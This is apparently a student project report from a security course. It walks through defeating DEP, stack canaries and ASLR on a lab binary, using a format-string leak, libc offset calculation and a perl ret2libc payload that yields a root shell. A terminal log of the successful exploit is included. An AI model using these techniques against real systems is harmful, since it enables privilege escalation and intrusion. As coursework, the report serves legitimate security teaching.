PROJECT-2

COUNTER HACKING TECHNIQUES

TEAM 10

TEAM MEMBERS:

John Houlihan	**jeh37**
Sri Varun Potluri	**sp2764**
SaiManikanta Harshavardhan Thottempudi	**st227**

INTRODUCTION:

The main objective of the project is to gain access to p2root by running the arbitrary code and recover a file called flag.JPG and all the three defenses DEP, stack smashing detection and ASLR are enabled.

Data Execution Prevention(DEP):

- DEP prevents data segments from being executed.
- Memory is labeled as either writable or executable.
- We can still put some executable code onto the stack but when the processor reaches the code then it won't execute it.
- Trying to exploit it will result in a segmentation fault.

DEP Exploit:

- Return to lib_c attack.
- lib_c is a shared library and also contains functions like system(), exit().

Stack Smashing Detection (Canary values):

- These are random values which are generated during the initialization of the program.
- Canary values reorganize the stack by placing the buffers at higher memory addresses and other types of variables.
- Ensures that the functions are not overwritten by checking it with the original value.

Exploit:

- We can find out the canary value by leaking the memory using the format string vulnerability.
- Format string is a character string with a special escape sequence.
- For functions like printf especially if it is written as printf(filename) we can insert variables in the place of the escape sequence.
- We can leak the memory through there by sending large amount of data than the actual size of the file.

Address Space Layout Randomization (ASLR):

- It randomizes the starting address of various memory segments
- If the ASLR is enabled every time a process ends, then the addresses of the process will be changed by the next time you run it.

Exploit:


- The most common way to exploit ASLR is by brute forcing it.

EXPLOITATION PROCESS:

Objective: The objective is to gain access to p2root by running the arbitrary code and recovering flag.JPG.

Step 1:

> The first step in the exploitation is using the GNU Debugger(gdb) to trace the program and to find out where the main returning to in lib_c and the system static address and the command string address(“/bin/sh”) and calculating the offsets.




> gdb: The GNU Debugger is used for tracing and altering the execution of programs and the user can modify the values of internal variables and can call functions independently from the program's normal behavior.


> Break: The break command is used to set a breakpoint at main.

> Run: The run command starts running the program.

Finding the return address of main in lib_c:



> disassemble main: The command disassembles the main function and gives the dump of assembler code for function main.



Return address of the main in lib_c: 0xb7dc4f21

> We set another breakpoint using break to find out where the main is returning in lib_c by using the command “break *main+231” .

+231: is the return address

main the ‘’ is used to point to a specific address it is returning to.

stepi: Is used to step into the next machine instruction.

Offset Calculation:

> The main purpose of the offset is to dynamically calculate where the system is.

> In Order to calculate the offset, we are going to need the system static address and the command string address(“/bin/sh”).


System static address:

> We can find the system static address by using the command “Print system”

Static address of the system: 0xb7de92e0.

Command string address(‘/bin/sh”):

> The /bin/sh is somewhere in the lib_c so first we need to find the start and ending address of lib_c using the command “info proc mappings” which displays the starting and ending addresses of memory segments.



> By using the find command we can find the “/bin/sh” address in lib_c.

“find starting address, ending address, “/bin/sh”

```
        0xb7fa1000 0xb7fa3000     0x2000        0x0
        0xb7fa3000 0xb7fa6000     0x3000        0x0 [vvar]
        0xb7fa6000 0xb7fa8000     0x2000        0x0 [vdso]
        0xb7fa8000 0xb7fce000    0x26000        0x0 /lib/i386-linux-gnu/ld-2.27.so
        0xb7fce000 0xb7fcf000     0x1000    0x25000 /lib/i386-linux-gnu/ld-2.27.so
        0xb7fcf000 0xb7fd0000     0x1000    0x26000 /lib/i386-linux-gnu/ld-2.27.so
        0xbfbf9000 0xbfc1a000    0x21000        0x0 [stack]
(gdb) find 0xb7dac000, 0xb7f81000, "/bin/sh"
0xb7f2a0af
1 pattern found.
```

/bin/sh address in lib_c: 0xb7f2a0af

> offset can be calculated by using the command
“print /x static address/command string address - main address in lib_c”.

```
Breakpoint 2, 0x08048822 in main ()
(gdb) stepi
0xb7dc4f21 in __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfc17fd4, init=0x80489d0 <__libc_csu_init>, fini=0x8048a30 <__libc_csu_fini>, rtld_fini=0xb7fb79c0 <_dl_fini>,
    stack_end=0xbfc17fcc) at ../csu/libc-start.c:310
310     ../csu/libc-start.c: No such file or directory.
(gdb) p system
$1 = {int (const char *)} 0xb7de92e0 <__libc_system>
(gdb) print /x 0xb7de92e0 - 0xb7dc4f21
$2 = 0x243bf
(gdb)
```

Offset of system static address: 0x243bf

```
        0xbfbf9000 0xbfc1a000    0x21000        0x0 [stack]
(gdb) find 0xb7dac000, 0xb7f81000, "/bin/sh"
0xb7f2a0af
1 pattern found.
(gdb) print /x 0xb7f2a0af - 0xb7dc4f21
$3 = 0x16518e
(gdb)
```


Offset for /bin/sh: 0x16518e.

Step2:

>The second step is to find out the Canary values and the Reference point and system exit address and new addresses of the system and /bin/sh and payload creation and recovery of flag.JPG


Finding the canary and reference:

Canary: 3efb4d00



> From the above screenshot, The Canary's position in the stack does not change but only the address changes. I.eWhen a program is run, the canary is always positioned after "A"s (4141414). In this case, canary is always in the 163rd position in the stack.


Reference : b7d5bf21



> From the above screenshot, the Reference point is similar to the canary. The address may change due to ASLR but, the it's position in the stack does not change. In this case, the reference point is always in 187th position.

Getting the new Canary and Reference:

> By using the command “ ./vulnFileCopy2 ‘%163$x %187$x’
As we know the default positions of Canary and Reference, we can get the new Canary and Reference by using the new Reference we can get the new system Static address and /bin/sh address.




>New Canary: d9d9c400
>New Reference: b7d72f21
>New System Static address: new reference + offset of static address: b7d72f21 + 243bf = b7d972e0
>New /bin/sh address: new reference + offset of /bin/sh: b7d72f21+16518e = b7ed80af
> And then, we pause the program with Ctrl + Z.

System exit address:

> The main reason in finding the system exit address is in the payload in the place of “JUNK” we will give the system exit address so when the payload is executed successfully it uses the system exit address to exit the code cleanly without any segmentation fault.

Command is “objdump -dj .plt vulnFileCopy2 | grep ‘exit’



System exit address: 080485a0

objdump: display information from object files
Object files : file containing object code, that is, machine code output of an assembler or compiler
-dj : disassembling a section
grep : It is used to search text and strings in a given file.


Payload creation:

Values required for payload creation are:

1. Canary : d9d9c400
2. System static address : b7d972e0
3. Command string address : b7ed80af
4. System exit address : 080485a0

Command for payload creation:
perl -e ‘print “A”xsize to overflow . “canary” . “static address” . “A”x(prev EBP,pointers) . “system exit address” . “/bin/sh address” > filename.

After creating the payload we resume foregoing process by using the command “fg” and it will ask for a key to enter and after clicking it we will get “Done Copying” and it will open a shell and when we type “whoami” it should give us “p2root”.


Activities
Terminal
Sun 05:00
project2@CS647: ~
File Edit View Search Terminal Help
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>:
project2@CS647:~$ ./vulnFileCopy2 '%163$x   %187$x'
File to copy: d9d9c400   b7d72f21
Press enter to begin copying...^Z
[1]+ Stopped   ./vulnFileCopy2 '%163$x   %187$x'
project2@CS647:~$ perl -e 'print "A"x600 . "\x00\xc4\xd9\xd9" . "A"x12 . "\xe0\x72\xd9\xb7" . "\xa0\x85\x04\x08" . "\xaf\x80\xed\xb7" > '%163$x   %187$x'
> ^C
project2@CS647:~$ perl -e 'print "A"x600 . "\x00\xc4\xd9\xd9" . "A"x12 . "\xe0\x72\xd9\xb7" . "\xa0\x85\x04\x08" . "\xaf\x80\xed\xb7"' > '%163$x   %187$x'
project2@CS647:~$ fg
./vulnFileCopy2 '%163$x   %187$x'
Done copying.
$ whoami
p2root
$

Extraction of flag.JPG:

cd /home/p2root
cp flag.JPG /tmp